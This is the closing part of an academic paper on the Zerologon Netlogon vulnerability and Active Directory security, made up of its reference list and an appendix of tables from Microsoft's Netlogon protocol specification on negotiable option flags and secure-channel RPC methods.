[6] N. Corporation. *Zerologon Vulnerability Explained: Risks, Exploits and Mitigation*. 2020. URL: https://netwrix.com/en/cybersecurity-glossary/cyber-security-attacks/zerologon-vulnerability/ (visited on Nov. 5, 2025).

[7] Q. Dang. *SP 800-107 Rev. 1. Recommendation for Applications Using Approved Hash Algorithms*. Aug. 24, 2012. DOI: 10.6028/NIST.SP.800-107r1.

[8] J. De Ciercq. "Deflecting Active Directory Attacks". In: *ISSE 2006 — Securing Electronic Busines Processes: Highlights of the Information Security Solutions Europe 2006 Conference*. 2006, pp. 168–175. DOI: 10.1007/978-3-8348-9195-2_18.

[9] B. Delpy. *mimikatz*. 2025. URL: https://github.com/gentilkiwi/mimikatz (visited on Dec. 15, 2025).

[10] T. Dierks and E. Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.1*. RFC 4346. Apr. 2006. DOI: 10.17487/RFC4346. URL: https://www.rfc-editor.org/info/rfc4346.

[11] M. Dworkin. *SP 800-38A. Recommendation for Block Cipher Modes of Operation Methods and Techniques*. Dec. 1, 2001. DOI: 10.6028/NIST.SP.800-38A.

[12] M. Dworkin. *SP 800-38D. Recommendation for Block Cipher Modes of Operation: Galois/Counter Mode (GCM) and GMAC*. Nov. 27, 2007. DOI: 10.6028/NIST.SP.800-38D.

[13] Fortra et al. *NRPC implementation in impacket*. 2025. URL: https://github.com/fortra/impacket/blob/master/impacket/dcerpc/v5/nrpc.py (visited on May 27, 2025).

[14] Fortra et al. *secretsdump.py script from impacket*. 2025. URL: https://github.com/fortra/impacket/blob/master/impacket/examples/secretsdump.py (visited on Nov. 4, 2025).

[15] T. Hansen and D. E. E. 3rd. *US Secure Hash Algorithms (SHA and HMAC-SHA)*. RFC 4634. Aug. 2006. DOI: 10.17487/RFC4634. URL: https://www.rfc-editor.org/info/rfc4634.

[16] H. He, J. Self, K. French, S. Bhunia, M. Salman, and P. A. Regis. "Zerologon Explored: In-Depth Analysis and Mitigation Strategies for Microsoft's Critical Vulnerability". In: *2024 IEEE 24th International Symposium on Cluster, Cloud and Internet Computing Workshops (CCGridW)*. 2024. DOI: 10.1109/CCGridW63211.2024.00025.

[17] K. Jaganathan, L. Zhu, and J. Brezak. *The RC4-HMAC Kerberos Encryption Types Used by Microsoft Windows*. RFC 4757. Dec. 2006. DOI: 10.17487/RFC4757. URL: https://www.rfc-editor.org/info/rfc4757.

[18] H. Kabibo. *A journey into forgotten Null Session and MS-RPC interfaces*. 2024. URL: https://securelist.com/no-auth-domain-information-enumeration/112629/ (visited on Oct. 16, 2025).

[19] H. Kabibo. *NauthRPC*. 2024. URL: https://github.com/sud0Ru/NauthNRPC (visited on Oct. 16, 2025).

[20] W. S. Lee Christensen. *Not A Security Boundary: Breaking Forest Trusts*. 2018. URL: https://blog.harmj0y.net/redteaming/not-a-security-boundary-breaking-forest-trusts/ (visited on Nov. 25, 2025).

[21] G. McDonald, P. Papadopoulos, N. Pitropakis, J. Ahmad, and W. J. Buchanan. "Ransomware: Analysing the Impact on Windows Active Directory Domain Services". In: *Sensors* 22.3 (2022). DOI: 10.3390/s22030953. URL: https://www.mdpi.com/1424-8220/22/3/953.

[22] Microsoft. *Enabling debug logging for the Netlogon service*. 2006. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-client/windows-security/enable-debug-logging-netlogon-service (visited on Nov. 7, 2025).

[23] Microsoft. *Active Directory Naming*. 2011. URL: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc739093(v=ws.10) (visited on July 21, 2025).

[24] Microsoft. *Active Directory Services*. 2012. URL: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/dd578336(v=ws.10) (visited on June 30, 2025).

[25] Microsoft. *[MS-NRPC]: Netlogon Remote Protocol*. Diff. between Rev. 36.0 and Rev. 37.0. Aug. 26, 2020. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/ (visited on Nov. 7, 2025).

[26] Microsoft. *CVE-2020-1472: Netlogon Elevation of Privilege Vulnerability*. Aug. 11, 2020. URL: https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2020-1472 (visited on Dec. 9, 2025).

[27] Microsoft. *How to manage the changes in Netlogon secure channel connections associated with CVE-2020-1472*. 2020. URL: https://support.microsoft.com/en-us/topic/how-to-manage-the-changes-in-netlogon-secure-channel-connections-associated-with-cve-2020-1472-f7e8cc17-0309-1d6a-304e-5ba73cd1a11e (visited on Nov. 7, 2025).

[28] Microsoft. *SAM-Account-Type attribute*. 2020. URL: https://learn.microsoft.com/en-us/windows/win32/adschema/a-samaccounttype (visited on July 24, 2025).

[29] Microsoft. *[MS-AUTHSOD]: Authentication Services Protocols Overview*. Rev. 11.0. Oct. 26, 2021. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-authsod/ (visited on Nov. 5, 2025).

[30] Microsoft. *Active Directory Domain Services Elevation of Privilege Vulnerability*. Nov. 9, 2021. URL: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42278 (visited on Dec. 2, 2025).

[31] Microsoft. *Active Directory Domain Services Elevation of Privilege Vulnerability*. Nov. 9, 2021. URL: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42287 (visited on Dec. 2, 2025).

[32] Microsoft. *KB5008102—Active Directory Security Accounts Manager hardening changes (CVE-2021-42278)*. 2021. URL: https://support.microsoft.com/en-us/topic/kb5008102-active-directory-security-accounts-manager-hardening-changes-cve-2021-42278-5975b463-4c95-45e1-831a-d120004e258e (visited on Dec. 9, 2025).

[33] Microsoft. *Passwords technical overview*. 2021. URL: https://learn.microsoft.com/en-gb/windows-server/security/kerberos/passwords-technical-overview (visited on Nov. 4, 2025).

[34] Microsoft. *[MS-DRSR]: Directory Replication Service (DRS) Remote Protocol*. Rev. 44.0. Apr. 23, 2024. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/ (visited on Nov. 5, 2025).

[35] Microsoft. *[MS-NLMP]: NT LAN Manager (NTLM) Authentication Protocol*. Rev. 36.0. Apr. 23, 2024. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/ (visited on Nov. 5, 2025).

[36] Microsoft. *[MS-RPCE]: Remote Procedure Call Protocol Extensions*. Rev. 35.0. Sept. 16, 2024. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rpce/ (visited on Nov. 8, 2025).

[37] Microsoft. *Deprecated features for Windows client*. 2024. URL: https://learn.microsoft.com/en-us/windows/whats-new/deprecated-features (visited on Nov. 29, 2025).

[38] Microsoft. *System key utility technical overview*. 2024. URL: https://learn.microsoft.com/en-us/windows-server/security/kerberos/system-key-utility-technical-overview (visited on July 18, 2025).

[39] Microsoft. *[MS-ADTS]: Active Directory Technical Specification*. Rev. 64.0. Nov. 12, 2025. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/ (visited on Nov. 27, 2025).

[40] Microsoft. *[MS-KILE]: Kerberos Protocol Extensions*. Rev. 45.0. Aug. 11, 2025. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/ (visited on Nov. 5, 2025).

[41] Microsoft. *[MS-NRPC]: Netlogon Remote Protocol*. Rev. 47.0. Sept. 9, 2025. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/ (visited on Nov. 5, 2025).

[42] Microsoft. *[MS-SAMR]: Security Account Manager (SAM) Remote Protocol (Client-to-Server)*. Rev. 49.0. Oct. 2, 2025. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/ (visited on Nov. 5, 2025).

[43] Microsoft. *Active Directory Services*. 2025. URL: https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/windows-logon-scenarios (visited on July 15, 2025).

[44] Microsoft. *Enabling debug logging for the Netlogon service*. 2025. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-client/windows-security/enable-debug-logging-netlogon-service (visited on Nov. 24, 2025).

[45] Microsoft. *How Security Identifiers Work*. 2025. URL: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc778824(v=ws.10) (visited on Dec. 9, 2025).

[46] Microsoft. *How to force Kerberos to use TCP instead of UDP in Windows*. 2025. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/force-kerberos-use-tcp-instead-udp (visited on Nov. 25, 2025).

[47] Microsoft. *How to rebuild the SYSVOL tree and its content in a domain*. 2025. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-server/group-policy/rebuild-sysvol-tree-and-content-in-a-domain (visited on Nov. 11, 2025).

[48] Microsoft. *Local Accounts*. 2025. URL: https://learn.microsoft.com/en-us/windows/security/identity-protection/access-control/local-accounts (visited on July 18, 2025).

[49] Microsoft. *Microsoft Defender Application Guard overview*. 2025. URL: https://learn.microsoft.com/en-gb/windows/security/application-security/application-isolation/microsoft-defender-application-guard/md-app-guard-overview (visited on Dec. 8, 2025).

[50] Microsoft. *Sysmon*. 2025. URL: https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon (visited on Nov. 7, 2025).

[51] Microsoft. *Use the UserAccountControl flags to manipulate user account properties*. 2025. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-server/active-directory/useraccountcontrol-manipulate-account-properties (visited on July 24, 2025).

[52] Microsoft. *Windows authentication overview*. 2025. URL: https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/windows-authentication-overview (visited on Nov. 29, 2025).

[53] Microsoft. *Suspected DCSync attack (replication of directory services)*. URL: https://microsoft.github.io/TechExcel-Defender-for-Identity/docs/Day2Ex04/0402.html (visited on Nov. 12, 2025).

[54] S. Miller, B. Neuman, J. Schiller, and J. Saltzer. "Section E.2.1: Kerberos Authentication and Authorization System". In: *M.I.T. Project Athena*. 1987. URL: https://web.mit.edu/saltzer/www/publications/athenaplan/e.2.1.pdf (visited on Nov. 30, 2025).

[55] O. Moe. *Diving into Pre-Created Computer Accounts*. May 10, 2022. URL: https://trustedsec.com/blog/diving-into-pre-created-computer-accounts (visited on Nov. 16, 2025).

[56] D.-J. Mollema. *A different way of abusing Zerologon (CVE-2020-1472)*. 2020. URL: https://dirkjanm.io/a-different-way-of-abusing-zerologon/ (visited on Nov. 25, 2025).

[57] D.-J. Mollema. *CVE-2020-1472 POC*. 2020. URL: https://github.com/dirkjanm/CVE-2020-1472 (visited on Nov. 17, 2025).

[58] J. Myllyla and A. Costin. "Reducing the Time to Detect Cyber Attacks : Combining Attack Simulation With Detection Logic". In: *FRUCT'29 : Proceedings of the 29th Conference of Open Innovations Association FRUCT*. 2021. URL: https://old.fruct.org/publications/acm29/files/Myl.pdf (visited on Nov. 7, 2025).

[59] S. Narang. *CVE-2020-1472: Microsoft Finalizes Patch for Zerologon to Enable Enforcement Mode by Default*. 2021. URL: https://de.tenable.com/blog/cve-2020-1472-microsoft-finalizes-patch-for-zerologon-to-enable-enforcement-mode-by-default (visited on Nov. 5, 2025).

[60] B. Neuman and T. Ts'o. "Kerberos: an authentication service for computer networks". In: *IEEE Communications Magazine* 32.9 (1994), pp. 33–38. DOI: 10.1109/35.312841.

[61] D. C. Neuman. *The Kerberos Network Authentication Service (V5)*. RFC 1510. Sept. 1993. DOI: 10.17487/RFC1510. URL: https://www.rfc-editor.org/info/rfc1510.

[62] D. C. Neuman, S. Hartman, K. Raeburn, and T. Yu. *The Kerberos Network Authentication Service (V5)*. RFC 4120. July 2005. DOI: 10.17487/RFC4120. URL: https://www.rfc-editor.org/info/rfc4120.

[63] NIST. *CVE-2020-1472 Detail*. Aug. 17, 2020. URL: https://nvd.nist.gov/vuln/detail/cve-2020-1472 (visited on Dec. 9, 2025).

[64] NIST. *FIPS 197. Advanced Encryption Standard (AES)*. May 9, 2023. DOI: 10.6028/NIST.FIPS.197-upd1.

[65] C. Paar and J. Pelzl. *Understanding Cryptography: A Textbook for Students and Practitioners*. 1st. Springer Publishing Company, Incorporated, 2009. ISBN: 3642041000.

[66] S. H. Qatinah and I. A. Al-Baltah. "Kerberos Protocol: Security Attacks and Solution". In: *2024 1st International Conference on Emerging Technologies for Dependable Internet of Things (ICETI)*. 2024. DOI: 10.1109/ICETI63946.2024.10777133.

[67] E. Rescorla and T. Dierks. *The Transport Layer Security (TLS) Protocol Version 1.2*. RFC 5246. Aug. 2008. DOI: 10.17487/RFC5246. URL: https://www.rfc-editor.org/info/rfc5246.

[68] W. Schroeder. *Mimikatz and DCSync and ExtraSids, Oh My*. Sept. 22, 2015. URL: https://blog.harmj0y.net/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/ (visited on Dec. 15, 2025).

[69] W. Schroeder and L. Christensen. *Certified Pre-Owned: Abusing Active Directory Certificate Services*. June 17, 2021. URL: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf (visited on Dec. 16, 2025).

[70] W. Schroeder, A. Robbins, and L. Christensen. *An ACE Up the Sleeve: Designing Active Directory DACL Backdoors*. 2017. URL: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf (visited on Dec. 16, 2025).

[71] E. Shamir. *The Renaissance of NTLM Relay Attacks: Everything You Need to Know*. 2025. URL: https://specterops.io/wp-content/uploads/sites/3/2025/04/SPO_NTLM_WhitePaper_Updated.pdf (visited on Dec. 2, 2025).

[72] M. Simakov and Y. Zinar. *Zerologon (CVE-2020-1472): An Unauthenticated Privilege Escalation to Full Domain Privileges*. 2020. URL: https://www.crowdstrike.com/en-us/blog/cve-2020-1472-zerologon-security-advisory/ (visited on Nov. 5, 2025).

[73] A. Solino. *Windows Pass-Through Authentication Methods Improper Validation*. 2015. URL: https://www.coresecurity.com/core-labs/advisories/windows-pass-through-authentication-methods-improper-validation (visited on Nov. 25, 2025).

[74] SpecterOps Team. *BloodHound: Six Degrees of Domain Admin*. 2025. URL: https://github.com/SpecterOps/BloodHound (visited on Dec. 16, 2025).

[75] J. G. Steiner, C. Neuman, and J. I. Schiller. "Kerberos: An Authentication Service for Open Network Systems". In: *USENIX Winter*. 1988. URL: https://www.researchgate.net/publication/2461393_An_Authentication_Service_for_Open_Network_Systems (visited on Nov. 30, 2025).

[76] T. Tervoort. *Taking over Windows Systems with a Netlogon Man-in-the-Middle Attack (CVE-2019-1424)*. Nov. 15, 2019. URL: https://cybersecurity.bureauveritas.com/blog/cve-2019-1424 (visited on Dec. 2, 2025).

[77] T. Tervoort. *Zerologon: Unauthenticated domain controller compromise by subverting Netlogon cryptography*. 2020. URL: https://www.secura.com/uploads/whitepapers/Zerologon.pdf (visited on May 23, 2025).

[78] T. Tervoort and R. Moonen. *ZeroLogon testing script*. 2020. URL: https://github.com/SecuraBV/CVE-2020-1472 (visited on Dec. 12, 2025).

[79] A. Tridgell and Samba Team. *Samba NRPC implementation*. 2025. URL: https://gitlab.com/samba-team/samba (visited on Nov. 26, 2025).

[80] J. G. Vivian Felicite, V. Ayala-Rivera, and A. O. Portillo-Dominguez. "Detecting Pass-the-Hash Attack in a Microsoft Active Directory Environment using an Open-Source Approach". In: *2024 12th International Conference in Software Engineering Research and Innovation (CONISOFT)*. 2024. DOI: 10.1109/CONISOFT63288.2024.00031.

A Appendix

When authenticating with the Netlogon protocol using either the RPC method `NetrServerAuthenticate2` or `NetrServerAuthenticate3`, the client and server negotiate a set of options. These are represented as a 32-bit set of flags called *Negotiable Options* [41, sec. 3.1.4.2]. The full list of these flags and their bit position in the 32-bit set is shown in Table A.1.

Table A.1: Netlogon Negotiable Options as 32-bit set of flags. Not listed bits must be zero. From [41, sec. 3.1.4.2].

Option	Bit	Meaning
A	31	Not used. MUST be ignored on receipt.
B	30	Presence of this flag indicates that BDCs persistently try to update their database to the PDC's version after they get a notification indicating that their database is out-of-date. Server-to-server only.
C	29	Supports RC4 encryption.
D	28	Not used. MUST be ignored on receipt.
E	27	Supports BDCs handling CHANGELOGs. Server-to-server only.
F	26	Supports restarting of full synchronization between DCs. Server-to-server only.
G	25	Does not require ValidationLevel 2 for nongeneric passthrough.
H	24	Supports the `NetrDatabaseRedo` (Opnum 17) functionality.
I	23	Supports refusal of password changes.
J	22	Supports the `NetrLogonSendToSam` (Opnum 32) functionality.
K	21	Supports generic pass-through authentication.
L	20	Supports concurrent RPC calls.
M	19	Supports avoiding of user account database replication. Server-to-server only.
N	18	Supports avoiding of Security Authority database replication. Server-to-server only.
O	17	Supports strong keys.
P	16	Supports transitive trusts.
Q	15	Not used. MUST be ignored on receipt.
R	14	Supports the `NetrServerPasswordSet2` functionality.
S	13	Supports the `NetrLogonGetDomainInfo` functionality.
T	12	Supports cross-forest trusts.

Continued on next page

Table A.1: Netlogon Negotiable Options as 32-bit set of flags. Not listed bits must be zero. From [41, sec. 3.1.4.2]. (Continued)

Option	Bit	Meaning
U	11	When this flag is negotiated between a client and a server, it indicates that the server ignores the NT4Emulator ADM element.
V	10	Supports RODC pass-through to different domains.
W	7	Supports Advanced Encryption Standard (AES) encryption (128 bit in 8-bit CFB mode) and SHA2 hashing as specified in sections 2.2.1.3.3, 3.1.4.3, 3.1.4.4, and 3.3.
X	2	Not used. MUST be ignored on receipt.
Y	1	Supports Secure RPC.
Z	0	Supports Kerberos as the security support provider (SSP) for secure channel setup.

The Netlogon protocol requires a secure channel to be established to perform certain sensitive or privileged operations. All functions that require a secure channel to be established are listed in Table A.2.

Table A.2: RPC methods that require a secure channel [41, sec. 3.1.4.6, sec. 3.5.4].

RPC function name	Description
NetrGetForestTrustInformation	The NetrGetForestTrustInformation method retrieves the trust information for the forest of the member's domain is itself a member.
NetrLogonGetCapabilities	The NetrLogonGetCapabilities method returns server capabilities or requested flags based on input QueryLevel parameter.
NetrLogonSamLogon	The NetrLogonSamLogon method updates the user's lastLogon attribute for the Security Account Manager (SAM).
NetrLogonSamLogonEx	The NetrLogonSamLogonEx method provides an extension to NetrLogonSamLogon that allows for NT LAN Manager (NTLM) pass-through authentication.
NetrLogonSamLogonWithFlags	The NetrLogonSamLogonWithFlags method handles logon requests for the SAM according to specific property flags.
NetrLogonSamLogoff	The NetrLogonSamLogoff method handles logoff requests for the SAM.
NetrLogonSendToSam	The NetrLogonSendToSam method allows a BDC or RODC to forward user account password changes to the PDC.
NetrServerPasswordGet	The NetrServerPasswordGet method allows a BDC to get a computer account password from the PDC in the domain.
NetrServerPasswordSet	The NetrServerPasswordSet method sets a new password for an account in the User Account Subsystem (UAS).

Continued on next page

Table A.2: RPC methods that require a secure channel [41, sec. 3.1.4.6, sec. 3.5.4]. (Continued)

RPC function name	Description
`NetrServerPasswordSet2`	The NetrServerPasswordSet2 method allows an account to set a new clear text password. This method extends NetrServerPasswordSet, which specifies an encrypted one-way function (OWF) of a password.
`NetrServerGetTrustInfo`	The NetrServerGetTrustInfo method returns an information block from a specified server. The information includes encrypted passwords for a specific account and trust data.
`NetrServerTrustPasswordsGet`	The NetrServerTrustPasswordsGet method returns encrypted passwords for an account on a server.
`NetrLogonGetDomainInfo`	The NetrLogonGetDomainInfo method returns information that describes the current domain to which a specified client belongs.
`NetrDatabaseDeltas`	The NetrDatabaseDeltas method returns a set of recent actions performed on the Security Account Manager (SAM) database, along with the number of times the domain has been modified.
`NetrDatabaseSync2`	The NetrDatabaseSync2 method is used by a BDC to request the entire database from a PDC. It is called only by a BDC that has been previously authenticated by the PDC.
`NetrDatabaseSync`	The NetrDatabaseSync method provides an interface to synchronize a backup Domain Controller's Security Account Manager (SAM) database to that of the primary Domain Controller (PDC) by means of replication.
`NetrDatabaseRedo`	The NetrDatabaseRedo method is used by a SAM BDC to request information about a single account. It is called only by a BDC that has been previously authenticated by the PDC.
`NetrAccountDeltas`	The NetrAccountDeltas method supported LAN Manager BDCs and is no longer supported.
`NetrAccountSync`	The NetrAccountSync method supported LAN Manager BDCs and is no longer supported.
`NetrLogonDummyRoutine1`	This method has been replaced by NetrLogonGetCapabilities.